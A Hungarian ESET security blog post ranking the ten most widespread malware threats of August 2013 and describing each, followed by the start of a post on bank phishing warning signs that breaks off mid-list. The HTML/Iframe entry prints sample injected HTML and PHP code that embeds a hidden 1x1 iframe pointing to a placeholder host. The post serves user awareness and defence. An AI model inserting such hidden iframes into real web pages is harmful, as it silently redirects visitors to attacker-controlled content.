Címkék: statisztika adatok augusztus nod32 havi threatsense vírusstatisztika 2013.

Az **ESET minden hónapban összeállítja a világszerte terjedő számítógépes vírusok toplistáját, melyből megtudhatjuk, hogy aktuálisan milyen kártevők veszélyeztetik** leginkább a felhasználók számítógépeit. **2013. augusztusában a következő 10 károkozó terjedt a legnagyobb számban.**



Havi listánkat a HTML/IFrame vírus vezeti toronymagasan, pedig előző hónapban még csak az ötödik volt. A HTML/IFrame egy gyűjtőneve az olyan fertőzött weboldalakon keresztül terjedő különféle vírusoknak, amelyek a HTML kód Iframe tagjeibe ágyazódva egy megadott URL helyre irányítja át a böngészőt a felhasználó tudta és engedélye nélkül.




A helyezetteket végignézve az is feltűnhet, hogy **bár lassan közeledik 2013-as esztendő vége, ám az Autorun vírus és a Conficker féreg mégsem tűnt el a tízes mezőnyből**. Bár mindkét kártevőre már évek óta megjelent a megfelelő Microsoft hibajavítás, ám sokan mégsem fordítanak kellő figyelmet erre. Emiatt **2009. júniusi együttes toplistás megjelenésük óta kisebb kihagyásokkal sajnos azóta is állandó szereplői a leggyakoribb vírusoknak**. **Egy régi-új kártevő is felbukkant a tizedik pozícióban a Win32/Virut féreg személyében**, amely rejtett hátsó ajtót nyit a megtámadott gépen, és kiszolgáltatja annak adatait a bűnözőknek. A fertőzés után kapcsolatba lép távoli vezérlő szerverekkel, ezzel a támadók teljes mértékben átvehetik a számítógép felügyeletét.



Az ESET Global Trends Report e havi kiadásában olvashattunk arról, hogy az úgynevezett support csalások még mindig elég sűrűn elfordulnak. Ahogy azt már többször is elmondtuk, ennél az átverésnél a gyanútlan áldozat kap egy kéretlen e-mailt vagy telefonhívást, melyben nem létező technikai hibára figyelmeztetik - néha arcátlanul akár a Microsoft nevében jelentkeznek - majd borsos számlát nyújtanak be a "segítségért", illetve kártékony kódokat, vagy távoli hozzáférést biztosító weboldalakra próbálják meg elirányítani a naiv felhasználókat. A védekezés természetesen az, hogy nem hisszük el az ilyen hibajelzéseket, nem adunk ki ismeretleneknek információkat, és semmiképpen nem kattintunk általuk javasolt linkekre. **Ám ezeken a lépéseken túl, ha már elég magabiztosak vagyunk, és sok a szabadidőnk, akár ki is élvezhetjük az ilyen véletlen hideghívásokat, hiszen senki nem tiltja meg nekünk hogy social engineeringre, azaz átverésre ne válaszolhatnánk mi magunk is átveréssel, színészkedéssel.** Azért azt tegyük gyorsan hozzá, hogy ez elsősorban az angol nyelvterületen élők játéka, de a poszt például arról számol be, hogy amikor a szerző kapott egy ilyen telefont és elmondta, hogy ő tulajdonképpen IT biztonsági vírusszakértő, a hívó fél azonnal letette. **Ám azt is megtehetjük, hogy hagyjuk küzdeni az emberünket, és úgy csinálunk, mintha megijedtünk volna a jelzett hamis hibáktól, és beszéltetjük, hadd ketyegjen a telefonszámlája**.




A másik kiemelt téma a rólunk máshol tárolt személyes adatok biztonsága volt. Ez részben össze is függ az előzőekkel, hiszen számos esetben a csalók úgy próbálnak hitelesnek mutatkozni, hogy a beszélgetés elején például a teljes nevünkre, vagy a pontos lakcímünkre hivatkoznak, amiket valahonnan megszereztek. Digitális információrendszerek esetén azonban sokszor olvashatunk adatszivárgásról, nem megfelelően védett adatbázisokról, titkosítás nélküli ellopott vagy elvesztett laptopokról, adathordozókról, illetve olyan támadásokról is, mint például amilyet tavaly a LinkedIn ellen végrehajtottak, és ahol 6.5 millió felhasználói adat került rossz kezekbe. **Ha az okokat keresgéljük, akkor azért világosan látszik, hogy ahogyan az egyik oldalon kiszolgáltatott felhasználóként állunk, másik szerepünkben esetleg munkavállalóként, vagy akár adatkezelőként viszont tehetnénk az adatok védelméért, és ennek egyik lehetséges formája például a rendszeres biztonsági képzés. Az ESET tavaly készített egy felmérést az amerikai munkavállalók körében, ám ebből az derült ki, 68%-uk az égvilágon semmilyen biztonsági tanfolyamon, oktatásban nem részesült még életében**. Hogy mindenütt - például az egészségügyi intézményekben is - javuljon a személyes adatok védelme, úgy komplexen kell kezelni ezt a kérdést, és az egyenletben minden egyes szereplőnek el kell végeznie hozzá a maga a feladatát.



Augusztusi fontosabb blogposztjaink közül érdemes kiemelni, hogy az ESET kutatói Latin-Amerikában lelepleztek egy olyan banki trójai programot, amely brazil számítógép-felhasználókat vett célba. Több érdekesség is volt ebben, egyfelől, hogy ez egy rosszindulatú Google Chrome plugin telepítésével történt, amely ellenőrizte a meglátogatott weboldalakat, és ha ezek közt bizonyos brazíliai pénzügyi szervezeteket észlelt, akkor ellopta ezek adatait. Másfelől **az incidens pikantériája az volt, hogy** az adatok továbbításához egy hibásan konfigurált brazil kormányzati weboldalt használtak fel, így történhetett meg, hogy a bűnözők egy "gov.br" e-mail fiók segítségével juthattak a lopott banki adatokhoz.




Azt a következtetést is levontuk, hogy gyakorlatilag kellő és alapos felkészülés után tulajdonképpen szinte bárki átverhető adathalászattal. **Egy amerikai egyetem által végzett vizsgálat azt mutatta, hogy bár a megkérdezettek 89%-a a teszt előtt biztosra állította, hogy őt aztán nem lehet becsapni adathalász e-mail üzenettel, ám a próba során azok aránya, akiket valóban nem sikerült átverni a gyakorlatban már mindössze csak 7.5% volt**. Pár hírhedtebb incidensre mi is emlékezhetünk, például 2009-ben Steve Jobs gépelte be Amazonos belépését egy hacker hamis hasonmás oldalán, aki aztán később publikálta is az Apple vezér évekre visszamenőleges vásárlási szokásait.



Talán az egyik legfontosabb írásunk egy olyan útmutató volt, amely az iskolai kiberzaklatás ellen igyekezett hasznos tanácsokat adni. Hallgatni ilyenkor nem szabad, itt minden szereplőnek tennie kell, hogy ezeket megelőzhessük, így mind az osztálytársak, mind a szülők, mind pedig a pedagógusoknak mutatott **gyakorlati lépéseket az ezzel kapcsolatos infografika**.



Végül írtunk arról is, hogy **újabban jó érzékkel használták fel a PRISM nevét azok a kártevő terjesztők, akik ezúttal az NSA nevében ijesztgetik a felhasználókat.** A fenyegetést csak fokozza, hogy a számítógép zárolásáról tájékoztató kiírás szerint a várható következményeknél 6 hónap és a 10 év közötti börtönbüntetést, illetve 250 ezer USD (mintegy 56 millió forint) bírságot helyeznek kilátásba nem fizetés esetére.



Vírustoplista
Az ESET több millió felhasználó visszajelzésein alapuló statisztikai rendszere szerint 2013. augusztusában a következő 10 károkozó terjedt világszerte a legnagyobb számban, és volt együttesen felelős az összes fertőzés 21.03%-áért. Aki pedig folyamatosan és első kézből szeretne értesülni a legújabb Facebook-os kártevőkről, a közösségi oldalt érintő mindenfajta megtévesztésről, az csatlakozhat hozzánk az ESET Magyarország www.facebook.com/biztonsag, illetve az antivirusblog.hu oldalán.

1. HTML/Iframe.B.Gen vírus
Elterjedtsége az augusztusi fertőzések között: 4.26%

Működés: A HTML/Iframe egy gyűjtőneve az olyan vírusoknak, amelyek HTML weboldalak Iframe tagjeibe ágyazódva egy megadott URL helyre irányítja át a böngészőt a felhasználó tudta és engedélye nélkül. Fertőzött weboldalakon keresztül terjed.

For HTML files

```
"<iframe src="http://xxxxxxxx.com/?click=290625" width=1 height=1
style="visibility:hidden;position:absolute"></iframe>"
```

For PHP files


```
echo "<iframe src=\"http://xxxxxxxx.com/?click=4216546\" width=1 height=1
style=\"visibility:hidden;position:absolute\"></iframe>";
```



Bővebb információ: http://www.virusradar.com/HTML_Iframe.B.Gen/description

2. Win32/Bundpill féreg
Elterjedtsége az augusztusi fertőzések között: 3.45%


Működés: A Win32/Bundpill féreg hordozható külső adathordozókon terjed. Futása során különféle átmeneti állományokat hoz létre a megfertőzött számítógépen, majd egy láthatatlan kártékony munkafolyamatot is elindít. Valódi károkozásra is képes, a meghajtóinkról az *.exe, *.vbs, *.pif, *.cmd kiterjesztésű és a Backup állományokat törölheti. Ezenkívül egy külső URL címről megkísérel további kártékony komponenseket is letölteni a HTTP protokoll segítségével, majd ezeket lefuttatja.



Bővebb információ: http://www.virusradar.com/en/Win32_Bundpil.A/description

3. HTML/ScrInject trójai
Elterjedtsége az augusztusi fertőzések között: 2.59%

Működés: A HTML/ScrInject trójai egy RAR segédprogrammal tömörített állomány, amely telepítése során egy üres (c:\windows\blank.html) állományt jelenít meg a fertőzött gép böngészőjében. Hátsó ajtót nyit a megtámadott rendszeren, és ezen keresztül a háttérben további kártékony JavaScript állományokat kísérel meg letölteni.



Bővebb információ: http://www.eset.hu/tamogatas/viruslabor/virusleirasok/scrinject-b-gen

4. Win32/Sality vírus
Elterjedtsége az augusztusi fertőzések között: 2.08%


Működés: A Win32/Sality egy polimorfikus fájlfertőző vírus. Futtatása során elindít egy szerviz folyamatot, illetve Registry bejegyzéseket készít, hogy ezzel gondoskodjon arról, hogy a vírus minden rendszerindítás alkalmával elinduljon. A fertőzése során EXE illetve SCR kiterjesztésű fájlokat módosít, és megkísérli lekapcsolni a védelmi programokhoz tartozó szerviz folyamatokat.



Bővebb információ: http://www.virusradar.com/Win32_Sality.NAR/description

5. INF/Autorun vírus
Elterjedtsége az augusztusi fertőzések között: 2.06%


Működés: Az INF/Autorun gyűjtőneve az autorun.inf automatikus programfuttató fájlt használó károkozóknak. A kártevő fertőzésének egyik jele, hogy a számítógép működése drasztikusan lelassul, és fertőzött adathordozókon (akár MP3-lejátszókon is) terjed.



Bővebb információ: http://www.eset.hu/tamogatas/viruslabor/virusleirasok/%21autorun

6. Win32/Conficker féreg
Elterjedtsége az augusztusi fertőzések között: 1.62%


Működés: A Win32/Conficker egy olyan hálózati féreg, amely a Microsoft Windows MS08-067 biztonsági bulletinben tárgyalt hibát kihasználó exploit kóddal terjed. Az RPC (Remote Procedure Call), vagyis a távoli eljáráshívással kapcsolatos sebezhetőségre építve a távoli támadó megfelelő jogosultság nélkül hajthatja végre az akcióját. A Conficker először betölt egy DLL fájlt az SVCHost eljáráson keresztül, majd távoli szerverekkel lép kapcsolatba, hogy azokról további kártékony kódokat töltsön le. Emellett a féreg módosítja a host fájlt, ezáltal számos antivírus cég honlapja elérhetetlenné válik a megfertőzött számítógépen. Változattól függően a felhasználó maga telepíti, vagy egy biztonsági résen keresztül felhasználói beavatkozás nélkül magától települ fel, illetve automatikusan is elindulhat egy külső meghajtó fertőzött Autorun állománya miatt.



Bővebb információ: http://www.eset.hu/tamogatas/viruslabor/virusleirasok/%21conficker

7. Win32/Dorkbot féreg
Elterjedtsége az augusztusi fertőzések között: 1.52%


Működés: A Win32/Dorkbot féreg cserélhető adathordozók segítségével terjed. A féreg tartalmaz egy hátsóajtó komponenst is, melynek segítségével távolról átvehető az irányítás a fertőzött számítógép felett. Maga a futtatható állomány UPX segítségével tömörített EXE, futtatása során pedig összegyűjti az adott gépről a weboldalakhoz tartozó felhasználói neveket és jelszavakat, majd ezeket megkísérli egy távoli gépre elküldeni.



Bővebb információ: http://www.virusradar.com/en/Win32_Dorkbot.B/description

8. Win32/Ramnit vírus
Elterjedtsége az augusztusi fertőzések között: 1.35%


Működés: A Win32/Ramnit egy fájlfertőző vírus, amelynek kódja minden rendszerindításkor lefut. DLL és EXE formátumú állományokat képes megfertőzni, ám ezen kívül a HTM, illetve HTML fájlokba is illeszt kártékony utasításokat. Végrehajtásakor sebezhetőséget keres a rendszerben (CVE-2010-2568), és ha még nincs befoltozva a biztonsági rés, úgy távolról tetszőleges kód futtatására nyílik lehetőség. A támadók a távoli irányítási lehetőséggel képernyőképek készítését, jelszavak és egyéb bizalmas adatok kifürkészését, továbbítását is el tudják végezni.



Bővebb információ: http://www.virusradar.com/Win32_Ramnit.A/description?lng=en

09. Win32/Qhost trójai
Elterjedtsége az augusztusi fertőzések között: 1.15%


Működés: A Win32/Qhost trójai hátsó ajtót nyit a gépen, kiszolgáltatja annak adatait a bűnözőknek. Futása során először bemásolja magát a Windows %system32% alkönyvtárába, majd kapcsolatba lép távoli vezérlő szerverével, ahonnan átvehető a teljes irányítás a megtámadott számítógép felett. A Win32/Qhost általában fertőzött e-mail üzenetek mellékleteiben terjed.



Bővebb információ: http://www.virusradar.com/en/Win32_Qhost.PEV/description

10. Win32/virut féreg
Elterjedtsége az augusztusi fertőzések között: 0.95%

Működés: A Win32/Virut egy olyan féreg, mely rejtett hátsó ajtót nyit a gépen, kiszolgáltatja annak adatait a bűnözőknek. Futása során először bemásolja magát a Windows %system32% alkönyvtárába iexplore.exe néven, majd különféle Registry kulcsok létrehozásával gondoskodik arról, hogy minden rendszerindításkor aktív lehessen. A fertőzés után kapcsolatba lép távoli vezérlő szerverekkel, ezzel a támadók teljes mértékben átvehetik a számítógép felügyeletét, azt csinálhatnak a számítógépen, amit csak akarnak: alkalmazásokat futtathatnak, állíthatnak le, állományokat tölthetnek le/fel, jelszavakat, hozzáférési kódokat tulajdoníthatnak el.



Bővebb információ: http://www.eset.hu/tamogatas/viruslabor/virusleirasok/virut-ba

Tetszik Egy személy kedveli ezt. Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás g+1 0 Tweet

Ajánlott bejegyzések:

- Kisokos a Cryptolocker kártevő ellen
- 12 tipp a biztonságos karácsonyi vásárláshoz
- A CryptoLocker esete a rendőrséggel
- Öt új kiberbűnözői név az FBI listáján
- Azután - Az AutoCAD-es kártevő utóélete

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/5524016

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.

Nincsenek hozzászólások.

Tíz dolog, amit a bankból sosem kérnek

2013.09.23. 13:06 | Csizmazia István [Rambo] | 3 komment

Címkék: spam bank csalás tippek átverés adathalászat

Ám ezzel szemben a kiberbűnözők annál inkább. Útmutató, mire érdemes figyelni, ha nekünk címzett kéretlen levelet kapunk látszólag a bank, pénzintézet nevében. Egy korábbi posztunkban arról írtunk, hogy **szinte mindenki átverhető adathalászattal**, ha a célzott támadást kellően személyre szabják. Mi most **egy tízes listát szedtünk össze azokból a dolgokból, amit a bankból biztosan sosem kérnének, ám az átverésekben viszont rendre szerepelnek.**



A veszély természetesen nem lebecsülendő, hiszen egyre kifinomultabbak a pénzünkre utazó csalási módszerek, emlékezetes lehet az ESET által leleplezett Hesperbot, ahol **a kártevő képes távolról és rejtetten kapcsolódni a megfertőzött rendszerhez, le tudja hallgatni a hálózati adatforgalmat is, valamint a HTML kódba való közvetlen injektálásra is használható.** Jöjjön akkor az ígért 10 gyanús intő jel.

1. Megerősítést kérnek tőlünk, hogy valóban mi vagyunk mi

Az természetesen normális, sőt kívánatos is, ha a pénzügyi tranzakciókat egyesével jóvá kell hagyni valamilyen kétfaktoros módszerrel, **ám hogy egy bank tőlünk szöveges üzenetben azt kérné, hogy személyes adatainkat vagy elképesztő módon e-mailben kérné tőlünk a jelszavunk, nos ez sosem fordulhat elő**. Ha ilyen történne, ideje gyanút fogni, legyen írva bármi az üzenet feladójához, ne kattintsunk, ne SMS-ezzünk, vagy semmiképpen ne hívjuk a levélben megadott állítólagos telefonszámot.



2. Sürgetnek minket, hogy 24 óra múlva zárolják a számlánkat

Az természetesen normális, ha egyes pénzintézeti levelek sürgősebbek, míg mások meg kevésbé, az azonban **nem jellemző, hogy a bank ultimátumot adna nekünk e-mailben, hamar lejáró határidővel**. Itt a sürgetés nyilvánvaló célja, hogy ne gondolkozzunk, ne ellenőrizzünk, hanem kapkodjunk és hibázzunk. A normál banki kapcsolatban lehetséges kapcsolatfelvételt kérő üzenet, ez azonban általában nem kötődik semmilyen határidőhöz, ilyen gyors rövidlejáratúhoz pedig semmiképpen.

3. E-mailben küldik nekünk új banki ügyfélprogram letöltési linkjét

Ez a módszer éppen a korábban emlegetett Hesperbot esetében is szerepelt, ám fontos leszögezni, semmilyen bank nem ír ilyen üzenetet. **A naprakész felhasználói programot mindig a hivatalos letöltési oldalakon, vagy alkalmazásokat kínáló áruházban lehet beszerezni, legyen szó akár PC, akár mobil applikációról**. Az AppStore, Google Play és hasonló oldalak üzemszerűen figyelmeztetnek minket, ha újabb, frissített változat jelenik meg, emellett okostelefonos platformokon pedig célszerű lehet valamilyen internetbiztonsági programot is futtatni, ami segíthet blokkolni az ilyen csalási kísérleteket.



4. Rövidített linket küldenek nekünk a bankból

Nos ez sosem fordul elő, annál inkább jellemző viszont a csalásokra, ahol a kártékony linkeket akarják ezáltal leplezni. Természetesen nem minden link rövidítés csalás, gondoljunk csak a Twitter üzenetek engedélyezett maximálisan 140 karakteres hosszára, ahol más módon nem is nagyon lehetne hivatkozásokat megosztani pár szavas komment kíséretében. **Ha viszont látszólag bankunktól érkezne ilyen, akkor semmiképpen ne kattintsunk rá**, hanem vagy a bank hivatalos honlapján, vagy a bank hivatalos telefonszámán tegyünk erről bejelentést.


5. A bank jelentkezik telefonon, hogy hamarosan futár érkezik, hogy elvigye tőlünk az állítólagosan hibás bankkártyát

Ez remélhetőleg már az a kategória, ami sokaknak annyira gyanús, hogy szinte fáj. Ám biztosan nem létezne ez a módszer sem, ha közben nem lennének olyanok, aki viszont naivan mégis bedőlnek neki. **A jelentkező "futár" aztán ellenőrzésképpen ;-) elkéri a PIN kódot (ez már tényleg megaLOL), és ha valaki valóban megadja ezt, búcsút inthet a pénzének**. Ez a fajta átverés különösen az Egyesült Királyságban divatos. A lejárt vagy hibás kártyát a valóságban nyugodtan szétvághatjuk ollóval, nem lesz szükség már rá, az újat pedig személyesen adja át vagy tértivevényes ajánlott levélben küldi ki az igazi bank.



6. A bank visszahívást kér

Ez sem kevésbe hihetetlen, mint az előző, **általában az ügyfélszolgálat telefonálgat a saját költségére, és sosem kérnek tőlünk ilyesmit**. Egy új fajta csalásnál a bank nevében közlik velünk a telefonban (a számunk könnyen megszerezhető nyilvános telefonkönyvből, kukabúvárkodással, közösségi oldalakról, ismerősöktől, stb.), hogy állítólag gyanús, csalásra utaló tételek szerepelnek a tranzakcióink között (láthatjuk, vastag az arcbőr a bűnözők esetében), majd **arra kérnek minket, saját érdekünkben azonnal tárcsázzuk a bankot. Ám a hívást valójában nem szakítják meg, csak magnóról bejátszanak nekünk egy tárcsahangot, és utána ugyanúgy a csalókkal beszélgetünk, akik "biztonsági okokból" személyi azonosításhoz szükséges kérdéseket tesznek fel nekünk**. A megoldás itt is az, hogy nem mondunk ilyenkor semmit, hanem letesszük, illetve a haladó csoportosak, akik már elég magabiztosak és temérdek szabadidővel is rendelkeznek a csalószívatáshoz, mondhatnak kamu neveket, kitalált számokat: Dr. Özv. Majomváry Armandó, anyja neve Lutz Gizella, Ló utca 23/B., PIN kód 1234, stb.



7. Váratlan banki kapcsolatfelvétel egy másodlagos e-mailcímen

Ha a bank nevében nem a hivatalosan megadott, hanem például munkahelyi, vagy bármely másik emailcímünkre kapunk üzenetet, az mindenképpen gyanút kell, hogy keltsen bennünk. **A személyes adatok megadásakor közölt címektől a bank hivatalosan sosem térhet el, nem nyomozhat ki másik címet, erre nincs is felhatalmazása, és nem is lenne biztonságos**. Éppen ez az oka annak is, hogy a kétfaktoros biztosításhoz szükséges mobilaláírásra kijelölt telefonszám sosem módosítható levélben vagy telefonos ügyfélszolgálati kéréssel, egyedül csak a fiókban személyesen.



8. Bankolás csak biztonságos SSL kapcsolattal

